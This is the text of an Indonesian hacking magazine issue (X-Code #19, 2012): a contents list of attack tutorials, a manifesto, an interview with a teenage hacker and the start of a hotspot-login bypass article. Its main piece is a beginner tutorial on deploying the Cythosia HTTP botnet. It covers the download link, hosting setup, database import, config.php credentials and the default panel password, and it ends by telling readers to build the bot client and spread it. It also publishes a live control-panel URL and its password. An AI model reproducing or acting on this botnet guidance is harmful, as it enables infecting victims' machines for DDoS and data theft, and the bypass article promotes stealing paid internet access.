



011100011 100011100011 1000111 100000111 101010 10000011101010111100 10000111100110

X-Code Magazine Issue #19 Date : Januari 2012

XCODE - YOGYAFREE - YOGYA FAMILY CODE

Be Free To Join Us For A Better Digital World

X-code License for Article, logo, etc – Indonesian Hackers Community



Lomba hacking



Talk show



Seminar



Gathering pusat



Workshop



Gathering reg



Demo Hack



Stand pameran

X-CODE | Issue#19

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, hacking dan security di Indonesia.

Misi :

- Menyebarkan ilmu-ilmu komputer, hacking dan security untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi Creative Commons.

X - C O D E | issue#19
Distribusi X-CODE Magazine

Distribusi X-Code Magazine

Official X-Code Magazine Page: <http://www.xcode.or.id/magazine.htm>

Alamat E-mail Redaksi : yk_family_code@yahoo.com

Team Redaksi :

Kurniawan

yk_family_code@yahoo.com

(Yogyakarta).

Danang

Neos-01 (YM : danang_heriyadi)

(Yogyakarta).

ferdianelli@yahoo.com

(Pontianak).

Daftar isi

- Manifesto hacker X-code - oleh Kurniawan, yk_family_code@yahoo.com
- Tutorial HTTP Botnet <Untuk Pemula> - Oleh Digital Cat - digitalcat@progammer.net
- Wawancara bl4nkc0de
- Cut it off VS Protect me, Satu cerita lagi tentang Dua Petarung: Netcut dan NetcutDefender oleh @xl Kasparov - Facebook : r_axl@rocketmail.com
- Melihat isi file dalam server dengan Directory Traversal - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking dengan memanfaatkan celah keamanan Open Redirect pada plugin Wordpress - Kurniawan, yk_family_code@yahoo.com
- HACKING GAME GENERALS DENGAN CHEAT ENGINE oleh Muhammad Alfian Alfadilla

Artikel dan tutorial Kurniawan dari blog.xcode.or.id - oleh Kurniawan, yk_family_code@yahoo.com

- Kurniawan ? Windowser? Linuxer? - oleh Kurniawan, yk_family_code@yahoo.com
- Mari kita lebih peduli pada keamanan komputer - oleh Kurniawan, yk_family_code@yahoo.com
- Mengenal CSRF (Cross-site Request Forgery - oleh Kurniawan, yk_family_code@yahoo.com
- Tutorial jumping antar server - oleh Kurniawan, yk_family_code@yahoo.com
- Tutorial meremote salah satu komputer user warnet dari rumah - oleh Kurniawan, yk_family_code@yahoo.com
- Exploitasi hacking menggunakan Metasploit Framework dengan ditambahkan pemanfaatan program luar - oleh Kurniawan, yk_family_code@yahoo.com
- Contoh cara mendapatkan shell pada celah keamanan aplikasi web server - oleh Kurniawan, yk_family_code@yahoo.com
- Contoh cara hacking mendapatkan shell di Windows 7 Full Version melalui jaringan - oleh Kurniawan, yk_family_code@yahoo.com
- Contoh cara serangan mendapatkan shell di suatu FTP Server - oleh Kurniawan, yk_family_code@yahoo.com
- Contoh cara melakukan hacking suatu mail server untuk mendapatkan shell - oleh Kurniawan, yk_family_code@yahoo.com
- Latihan buat yang ingin belajar exploitasi suatu FTP Server - oleh Kurniawan, yk_family_code@yahoo.com
- Contoh melakukan hacking pada Server Chat untuk mendapatkan shell - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking password Router Speedy via internet dengan Hydra hingga mendapatkan shell di server yang berada dibelakang router - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking password mikrotik memanfaatkan celah pada telnet - oleh Kurniawan,

yk_family_code@yahoo.com

- Hacking Facebook dengan DNS Spoofing (Tidak perlu fake certificate) - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking password PHPMyadmin via internet - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking SQL Injection manual pada Plugin Wordpress - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking SQL Injection pada suatu CMS dengan SQLmap - oleh Kurniawan, yk_family_code@yahoo.com
- Membahas celah keamanan LFI pada suatu plugin Wordpress - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking Facebook para pengguna jaringan lokal via internet - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking komputer di jaringan dengan X-code Linux 0.0.1 - oleh Kurniawan, yk_family_code@yahoo.com
- X-code Linux 0.0.2 dengan memanfaatkan fast-track - oleh Kurniawan, yk_family_code@yahoo.com
- Teknik XSS (Cross Site Scripting) untuk mendapatkan shell target si pembuka URL - oleh Kurniawan, yk_family_code@yahoo.com
- Bermain perintah-perintah meterpreter di metasploit framework - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking hosting linux yang menggunakan XAMPP / LAMPP selain lewat phpmyadmin - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking password Mikrotik secara langsung dengan memanfaatkan titik terlemah - oleh Kurniawan, yk_family_code@yahoo.com
- Hacking password SSH Server di linux dengan backtrack - oleh Kurniawan, yk_family_code@yahoo.com
- Membedah celah keamanan LFI pada CMS Pragma 3.0 yang dapat memungkinkan untuk mengakses shell pada target - oleh Kurniawan, yk_family_code@yahoo.com
- Contoh cara instant menjadi perilis advisory security - oleh Kurniawan, yk_family_code@yahoo.com

Manisfesto Hacker X-code



Lebih dari 7 tahun umur Komunitas Yogyakarta, perjalanan komunitas yang begitu panjang memberikan refleksi untuk menulis tulisan ini. Di awal tahun 2012 ini X-code Magazine No 19 dirilis.

Terlepas dari aktifitas di dunia maya, sedikit kilas balik pada sekitar tahun 2006 yaitu tahun dimana YF memulai event-event pertama di dunia nyata, tahun 2004 dan 2005 adalah semua hampir bergerak di underground. Warnet Orb*tnet adalah tempat awal mulanya YF muncul lebih eksis di dunia nyata.

Demo Hacking Yogyakarta I di adakan di tahun 2006 merupakan awal event pertama sharing di dunia nyata. Sejak pertemuan-pertemuan pertama dan seterusnya saya pribadi mulai terlibat lebih aktif dengan berbagai kegiatan komunitas di dunia nyata, YF terus memberikan kontribusi lebih aktif selain di dunia maya. Dari semua itu jika saya menuliskan apa saja kegiatan X-code dari tahun 2006 hingga 2011 di dunia nyata bisa panjang sekali.

Di tahun 2011 dengan cara pandang baru, manifesto baru, media-media online baru dan sebagainya telah membuat X-code adalah komunitas sebagai yang lebih luar biasa, jika saya boleh mengatakan, tahun 2011 adalah tahun dimana x-code berkembang paling pesat di dunia maya, dibandingkan tahun-tahun sebelumnya.

Manifesto Hacker – X-code

Kami adalah komunitas hacker yang berintelektual, berbudaya dan beradab yang membaktikan diri untuk ilmu pengetahuan

Kami adalah kebebasan yang kalian anggap traumatis dan mencemaskan, kami adalah keajaiban yang begitu unik dan mengguncang

Kalian dengan aturan tidak beradab, kalian merasa tidak bisa hidup dengan kebebasan, tapi kalian tidak mungkin hidup tanpa kebebasan

... Kami adalah kebebasan itu sendiri

- X-code Manifesto 23/12/2011


Salam Perjuangan

Kurniawan – yk_family_code@yahoo.com

Tutorial HTTP Botnet <Untuk Pemula>

Seperti kita tau Botnet adalah aplikasi / robot / zombie yang di setting untuk berjalan otomatis dalam suatu jaringan, masing-masing komputer yang tergabung dalam jaringan botnet menjalankan perintah atau instruksi yang diberikan oleh penggerak botnet (bot herder atau bot master) yang dilakukan secara remote. Atau dalam bahasa yang lebih sederhana, jika komputer anda terinfeksi botnet, maka saat komputer anda terhubung ke jaringan, komputer anda akan menjalankan instruksi yang diberikan oleh bot master yang bisa digunakan untuk keperluan DDOS, Logging, Recover, dsb.

Pada kesempatan ini saya akan menTutorialkan gimana cara setting dengan Cythosia HTTP Botnet yang di buat oleh “post mart3m”.



Apa yang diperlukan :

1. Cythosia HTTP Botnet, Download di 4shared saya di link http://www.4shared.com/file/GTVnsTuh/Cythisia_Botnet.html
2. Web Hosting, Hosting Gratisan (<http://azok.org/>), **Hosting** berbayar (<http://www.ccihosting.com/>)
3. Domain bisa di dapat disini (<http://azok.org/>)
4. http://download.microsoft.com/download/9/5/A/95A9616B-7A37-4AF6-BC36-D6EA96C8DAAE/dotNetFx40_Full_x86_x64.exe
5. Windows Installer 3.1 untuk .Net Framework 4 (<http://www.microsoft.com/downloads/details.aspx?familyid=889482fc-5f56-4a38-b838-de776fd4138c&displaylang=en>)

System requirements

1. Windows XP SP3
2. Windows Server 2003 SP2
3. Windows Vista SP1 or later
4. Windows Server 2008 (not supported on Server Core Role)
Windows 7
5. Windows Server 2008 R2 (not supported on Server Core Role)
Windows 7 SP1
6. Windows Server 2008 R2 SP1


Ok ! Langsung aja..

Karna ini untuk pemula kita menggunakan <http://azok.org> untuk mendaftarkan domain dan mendaftar hosting.

Seperti tampilan ini..

The image shows a web form titled "Signup for Web Hosting Services". Below the title, there is a line of text: "You can use the form below to sign up for free hosting. If you want to sign up for paid hosting, click here. It's your choice. And best of all, you can have multiple accounts!". The form contains several input fields: "Email address:" with the value "digital@programmer.id", "Name:" with the value "digital", "Last Name:" with the value "id", "Country:" with a dropdown menu showing "Indonesia", "Password:" with a masked input field, "Confirm Password:" with a masked input field, and "Type the characters you see below:" with a CAPTCHA image showing the number "1124".

Setelah mendaftar domain dan hosting di azok.org akan mendapatkan pesan seperti ini



Setelah sampai sini periksa e-mail untuk mengaktifkan account kamu. kamu akan mendapatkan informasi hosting dan domain, kemudian login ke account Anda. Kamu akan melihat tampilan seperti di bawah ini untuk mengatur domain dan Cpanel


Login Details	
Email	digitalcat@programmer.net
Password	*****
Change Password	

Contact Information	
Email	digitalcat@programmer.net
Name	digital cat
Address	
Status	Active
Edit Profile	

© 2011 All rights reserved

Selanjutnya seperti tampilan di atas klik “Control Panel” untuk membuat “account” dan membuat “subdomain” apa saja namanya yang kamu mau ketikan / buat.

Tampilannya seperti ini ...



The screenshot shows a web form titled "Create a New MySQL Database And Database User". It contains the following fields and buttons:

- MySQL database name:** A text input field containing "u659969730_ujicoba".
- MySQL username:** A text input field containing "u659969730_cat".
- Password:** An empty text input field.
- Password again:** An empty text input field.
- Generate Password:** A button located to the right of the password fields.
- Create:** A button located at the bottom left of the form.

Setelah kamu membuat account, selanjutnya klik Cpanel.. Tampilannya seperti ini




Pilih dan Klik “MySQL Database” untuk membuat database.. Ketik / isi nama database name,username dan password. Jangan lupa gunakan notepad untuk mencatat nama database,username dan password, supaya tidak lupa..

Berikut adalah gambar dari MySQL database Anda akan terlihat seperti ini :

Create a New MySQL Database And Database User

MySQL database name:	u659969730_ujicoba	
MySQL username:	u659969730_cat	
Password:		Generate Password
Password again:		
Create		

Setelah kamu membuat database MySQL,kembali lagi ke Cpanel.. dan klik phpmyadmin. Tampilannya seperti ini



Setelah di klik phpmyadmin, kamu akan melihat tampilan phpmyadmin seperti tampilan di bawah ini,

phpMyAdmin

u659969730_ujicoba (0)

No tables found in database.

localhost ▶ u659969730_ujicoba

[Structure](#) [SQL](#) [Search](#) [Query](#) [Export](#) [Import](#) [Operations](#)

File to import

Location of the text file: [Choose File](#) dump.sql (Max: 128MiB)

Character set of the file: utf8

Imported file compression will be automatically detected from: None, gzip, bzip2, zip

Partial import

☒ Allow the interruption of an import in case the script detects it is close to the PHP timeout limit. This might be good way to import large files, however it can break transactions.

Number of records (queries) to skip from start: 0

Format of imported file

☐ CSV
☐ Open Document Spreadsheet
☒ SQL
☐ Excel 97-2003 XLS Workbook
☐ Excel 2007 XLSX Workbook
☐ XML

Options

SQL compatibility mode: NONE

☒ Do not use AUTO_INCREMENT for zero values


[Go](#)

Lalu selanjutnya klik tab “import” , lalu klik “Choose File” lalu cari dan upload “dump.sql” yang berada di folder “Cythisia Botnet\Webpanel” Seterusnya klik tombol “Go” setelah itu kamu akan mendapat konfirmasi kalo file berhasil di Upload..

Seterusnya kembali lagi ke Cpanel dan klik “File Manager 1” Seperti tampilan ini




Jangan bingung kalo berada di “File Manager”, langsung aja klik folder "public_html." Seperti tampilan ini



Setelah berada di folder "public_html." langsung aja klik tombol “Upload” terus browse / cari file zip “Webpanel.zip” berada di folder “Cythisia Botnet”..

Pastikan kamu memilih upload di tombol bagian kanan / Archives (zip,tar,tgz,gz) Selanjutnya klik tombol / tampilan tanda centang warna hijau..

Seperti tampilan ini




Setelah di upload.. kembalikan ke folder public_html untuk melihat dan memeriksa file/folder Webpanel , apa berhasil di upload.. Selanjutnya klik folder Webpanel dan kasih tanda centang pada kotak di sebelah folder sebelah kiri webpanel. Lalu klik tombol “Chmod” pada pojok kanan...

Selanjutnya centang semua kotak sehingga nilai chmod 777.. Jika sudah klik tanda centang hijau

Setelah semua file di upload.. Sekarang kita lanjutkan ke pengaturan MySQL.

Masih di File Manager sekarang masuk ke folder / file “/ Webpanel / admin / inc / config.php” lalu klik edit..



Selanjutnya di file config.php edit Mysql server,user,password dan nama database

Default mysql server adalah "mysql.azok.org"

```
<?php
// Config.php

// Waktu
$time_on = (15*60)+15;

// MySQL
$mysql_server = "mysql.azok.org"; //MySQL Host
$mysql_user = "MySQL User";
$mysql_pw = "Password disini";
$mysql_db = "MySQL Database";
$link = mysql_connect($mysql_server, $mysql_user, $mysql_pw);
mysql_select_db($mysql_db, $link);
?>
```


Setelah itu laku coba deh.. dengan ke link
<http://namawebkamu.azok.org/Webpanel/index.php>

Pada saat visit ke link tersebut kamu akan di minta password..

default passswordnya adalah "admin" untuk merubah default password .. Bisa di edit di folder - file "Webpanel\index.php"

Jika sudah sampai sini..

Selamat ya kamu sudah berhasil membangun bot server!!



Selanjutnya bagian terakhirnya kita membuat dan mengatur Bot Client dengan mengklik file pada folder / direktori "Cythisia Botnet" pada file "CythBuilder.exe"

Jika sudah di buat selanjutnya ya di sebarin dong... Seperti pada tampilan ini



Demikian tutorial yang dapat saya sampaikan semoga bermanfaat..

Kunjungi Web Site : <http://catbot.azok.org/>

Login password : digitalcatbotserver

untuk melihat tampilannya..

Penulis bertempat tinggal di Bandar Lampung, Lampung. Bisa di hubungi di email digitalcat@programmer.net atau bisa chat dengan saya di Mig33 dengan Nick : "catkucing"..

Thanks To X-Code And PC33.org

Oleh Digital Cat - digitalcat@progammer.net

> Wawancara dengan bl4nkc0de

Salah satu Staff X-code yaitu neOS-01 berkesempatan melakukan wawancara dengan seorang yang terjun di bidang hacking, sosok yang masih sangat muda yaitu Bl4nkc0de,.

NeOS-01 : Pertama kenal komputer kapan tuh??

Bl4nkc0de : kls 5 sd , kenal internet kls 1 smp

NeOS-01 : Wah hebat dong. Itu udah kenal internet sekalian??

Bl4nkc0de : belum >,< kenal internet cuma fb an
hahaha :))

NeOS-01 : kalo kenal internet kapan tuh??

Bl4nkc0de : kls 1 smp , skrng kls 2 smp

NeOS-01 : Berarti baru setahun dong [:~)]

Bl4nkc0de : kenal internet cuma maen facebook , trz semester 2 bikin wap mobile , abis itu kelas 2 smp bikin blog yang drakcyber.tk
ia wkww =)) <-- baru kenal internet

NeOS-01 : Wah belum lama kenal internet udah bikin wap mobile, Kalo hacking kenal dari mana??hehe

Bl4nkc0de : dulu sih coba coba tau hacking dari <http://binushacker.net>
sekitar semester 1 kls 2 smp

dlu sih pengen nya cuma tau cara " hack acc facebook " tapi skarang udah enggak wkawka , maklum lah anak2 yg belum tau hacking itu kaya gimana , ya tau nya hacking itu cuma hack " acc facebook "

NeOS-01 : Wah gitu ya.... [:~)] Kalo hacking, pendapat kamu tentang hal ini??? Perusak atau kah punya pendapat lain??

Bl4nkc0de : smua itu tergantung orang nya ya [^_^] kalo aku sih jarang2 merusak , hacking kan bertujuan untuk meningkatkan keamanan sistem yang ada , jadi hacking itu ngak merusak.

NeOS-01 : Sependapat dong, hehe.... berarti cepet juga tuh belajarnya 1 tahun kenal internet udah sampe kedunia hacking.

Pernah dapet kabar kamu salah satu staff di indeves ya??

Bl4nkc0de : :) kaya nya sih iya :))

NeOS-01 : Hihi, jadi resep untuk orang-orang yang ingin menjadi hacker tu apa aja sih?? biar cepet tuh belajarnya [:~)]

Bl4nkc0de : kalo aku sih

1. cari banyak tutor
2. cari ebook
- 3.harus rajin nanya , tapi saran saya kalo mau nanya ke hacker yg di angap lebih bisa itu harus kenalan dulu , trz ajak ngobrol , jgn langsung nanya , kalo langsung nanya pasti ngak akan di jawab

Berdasarkan dari wawancara salah satu staff X-code yaitu neOS-01 atau mas danang kepada sosok yang sangat muda ini dapat dijadikan suatu gambaran bagaimana cara agar

pertanyaan-pertanyaan anda dapat dijawab lebih jauh jika ingin belajar dari sosok hacker yang dikenal dianggap lebih bisa.

Ayo para hacker muda, tetap semangat!

Cut it off VS Protect me, Satu cerita lagi tentang Dua Petarung: Netcut dan NetcutDefender

INTRO>>>

Hey, pernah dengar lagu ini gak? BONDAN PRAKOSO feat FADE2BLACK - Please dong ah. Nah si revi, teman ane pernah nyanyiin ni lagu, tapi liriknya beda, lets cek it out>>

*Suatu waktu ku berjalan tak tentu
Mengitari sudut kota mulai dari warung jambu
Keluar rumah ga pamit mau ke mana
Bawa laptop apple mah udah biasa*

*emang sih niatnya mau internetan
donlot lagu donlot film dan main gim online
Eh pas di tengah jalan gw lupa sesuatu
Gw lupa kalo voucher hotspot gw abis*

*Sial gimana dong?
Ya udah gw telfon teman gw
minta username dan password yang dia punya
Ah sial lagi, hp nya gak aktif-aktif
Gw lari ke warnet terburu-buru
Waktu gw periksa dompet, aung habis tinggal Ka Te Pe
Ya gak jadi deeh*

*Hari ini gw kagak oke (please dong ah)
Niat internetan gw jadi begini (please dong ah)
Sial pusing 7 keliling (please dong ah)
please dong ah 3x*

Liat deh lirik lagunya, kasian bgt ya si revi, mau ol tapi kagak bias krna ga ada duit buat beli voucher internet. Tenang vi, lets solving it...

Hoy teman-teman semua, kembali ane hadir di sini, mencoba menulis tentang sebuah teknik yang bisa disebut sebagai "pengibulan" pada sebuah wifi hotspot. Teknik ini membuat anda bisa melewati jendela login ber-password yang biasanya keluar saat anda ingin internetan melalui sebuah hotspot berbayar. Tidak seperti tutorial terdahulu yang ane kirim ke xcode, di tutorial kali ini ane tidak mau cerita panjang lebar tentang pengalaman ane menggunakan teknik ini, kita langsung ke target, yo yoooo..

